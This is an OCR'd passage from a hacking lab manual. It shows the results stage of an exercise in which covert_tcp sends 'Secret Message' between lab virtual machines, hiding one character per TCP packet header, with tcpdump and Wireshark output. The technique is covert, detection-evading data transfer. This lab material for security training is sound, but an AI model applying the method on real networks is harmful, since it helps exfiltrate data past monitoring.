
38. Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.

Note: If a **Close this terminal?** pop-up appears, click **Close Terminal**.

TASK 6.8

Analyze Results


39. Observe that tcpdump shows that no packets were captured in the network, as shown in the screenshot; then, close the **Terminal** window.



```
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@ubuntu:/home/ubuntu#
```

Figure 3.6.27: Tcpdump showing 0 packets captured

40. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.


Home
Desktop
Receive
Recent
Starred
Home
covert_tcp
covert_tcp.c
receive.txt
Open
receive.txt [Read-Only]
~/Desktop/Receive
Save
Plain Text
Tab Width: 8
Ln 1, Col 15
INS
"receive.txt" selected (15 bytes)

```
1 Secret Message
```

Figure 3.6.28: Message saved in a text file

41. Now, switch back to the **Parrot Security** virtual machine. Close the terminal windows and open **Wireshark**.

42. Click the **Stop capturing packets icon** (🟥) button from the menu bar, as shown in the screenshot.




Capturing from eth0
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wirele

Figure 3.6.29: Stopping the packet capture

43. In the **Apply a display filter...** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
Expression...
+

```
No.  Time         Source        Destination  Protoc Leng Info
   1 0.000000000  10.10.10.13   10.10.10.9   TCP    54 8888 → 9999 [SYN] Seq=0 Win=512 Len
   2 0.000490654  10.10.10.9    10.10.10.13  TCP    60 9999 → 8888 [RST, ACK] Seq=1 Ack=1
   3 1.000602538  10.10.10.13   10.10.10.9   TCP    54 [TCP Port numbers reused] 8888 → 99
   4 1.001307444  10.10.10.9    10.10.10.13  TCP    60 9999 → 8888 [RST, ACK] Seq=1 Ack=1
   5 2.001009944  10.10.10.13   10.10.10.9   TCP    54 [TCP Port numbers reused] 8888 → 99
   6 2.001405924  10.10.10.9    10.10.10.13  TCP    60 9999 → 8888 [RST, ACK] Seq=1 Ack=1
   7 3.001489023  10.10.10.13   10.10.10.9   TCP    54 [TCP Port numbers reused] 8888 → 99
   8 3.002355454  10.10.10.9    10.10.10.13  TCP    60 9999 → 8888 [RST, ACK] Seq=1 Ack=1
   9 4.003167273  10.10.10.13   10.10.10.9   TCP    54 [TCP Port numbers reused] 8888 → 99
  10 4.004186924  10.10.10.9    10.10.10.13  TCP    60 9999 → 8888 [RST, ACK] Seq=1 Ack=1
  11 5.004592552  10.10.10.13   10.10.10.9   TCP    54 [TCP Port numbers reused] 8888 → 99
  12 5.005603347  10.10.10.9    10.10.10.13  TCP    60 9999 → 8888 [RST, ACK] Seq=1 Ack=1
  15 6.005767289  10.10.10.13   10.10.10.9   TCP    54 [TCP Port numbers reused] 8888 → 99
  16 6.006780973  10.10.10.9    10.10.10.13  TCP    60 9999 → 8888 [RST, ACK] Seq=1 Ack=1
  19 7.007430370  10.10.10.13   10.10.10.9   TCP    54 [TCP Port numbers reused] 8888 → 99
  20 7.008281976  10.10.10.9    10.10.10.13  TCP    60 9999 → 8888 [RST, ACK] Seq=1 Ack=1
  21 8.008670966  10.10.10.13   10.10.10.9   TCP    54 [TCP Port numbers reused] 8888 → 99
  22 8.009359870  10.10.10.9    10.10.10.13  TCP    60 9999 → 8888 [RST, ACK] Seq=1 Ack=1
  23 9.010075220  10.10.10.13   10.10.10.9   TCP    54 [TCP Port numbers reused] 8888 → 99
```

```
Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
Ethernet II, Src: Vmware_16:01:d1 (00:0c:29:16:01:d1), Dst: Vmware_79:ce:39 (00:0c:29:79:ce
Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9
Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0
```


```
0000  00 0c 29 79 ce 39 00 0c  29 16 01 d1 08 00 45 00   ··)y·9·· )·····E·
0010  00 28 53 00 00 00 40 06  ff a6 0a 0a 0a 0d 0a 0a   ·(S···@· ········
0020  0a 09 22 b8 27 0f 99 05  00 00 00 00 00 00 50 02   ··"·'··· ······P·
0030  02 00 a2 ec 00 00                                  ······
```

```
Transmission Con...otocol: Protoco   Packets: 40 · Displayed: 34 (85.0%) · Dropped: 0 (0.0%)   Profile: Default
```

Figure 3.6.30: Applying the TCP filter

44. If you examine the communication between the **Parrot Security** and **Ubuntu** virtual machines (here, **10.10.10.13** and **10.10.10.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.

45. Covert_tcp changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
Expression...
+

```
No.   Time           Source        Destination   Protocol Length Info
    4 8.927150526    10.10.10.11   10.10.10.9    TCP        54 8888 → 9999 [SYN, ECN] Seq=0 Win=5
    5 8.927512234    10.10.10.9    10.10.10.11   TCP        54 9999 → 8888 [RST, ACK] Seq=1 Ack=1
    6 9.927035442    10.10.10.11   10.10.10.9    TCP        54 [TCP Port numbers reused] 8888 → 9
    7 9.927489952    10.10.10.9    10.10.10.11   TCP        54 9999 → 8888 [RST, ACK] Seq=1 Ack=1
    8 10.927186568   10.10.10.11   10.10.10.9    TCP        54 [TCP Port numbers reused] 8888 → 9
    9 10.927483875   10.10.10.9    10.10.10.11   TCP        54 9999 → 8888 [RST, ACK] Seq=1 Ack=1
   10 11.927348800   10.10.10.11   10.10.10.9    TCP        54 [TCP Port numbers reused] 8888 → 9
   11 11.928497824   10.10.10.9    10.10.10.11   TCP        54 9999 → 8888 [RST, ACK] Seq=1 Ack=1
   12 12.927527536   10.10.10.11   10.10.10.9    TCP        54 [TCP Port numbers reused] 8888 → 9
   13 12.928400454   10.10.10.9    10.10.10.11   TCP        54 9999 → 8888 [RST, ACK] Seq=1 Ack=1
   14 13.927676676   10.10.10.11   10.10.10.9    TCP        54 [TCP Port numbers reused] 8888 → 9
   15 13.928073285   10.10.10.9    10.10.10.11   TCP        54 9999 → 8888 [RST, ACK] Seq=1 Ack=1
   18 14.927835722   10.10.10.11   10.10.10.9    TCP        54 [TCP Port numbers reused] 8888 → 9
   19 14.928147628   10.10.10.9    10.10.10.11   TCP        54 9999 → 8888 [RST, ACK] Seq=1 Ack=1
```

```
▸ Frame 6: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
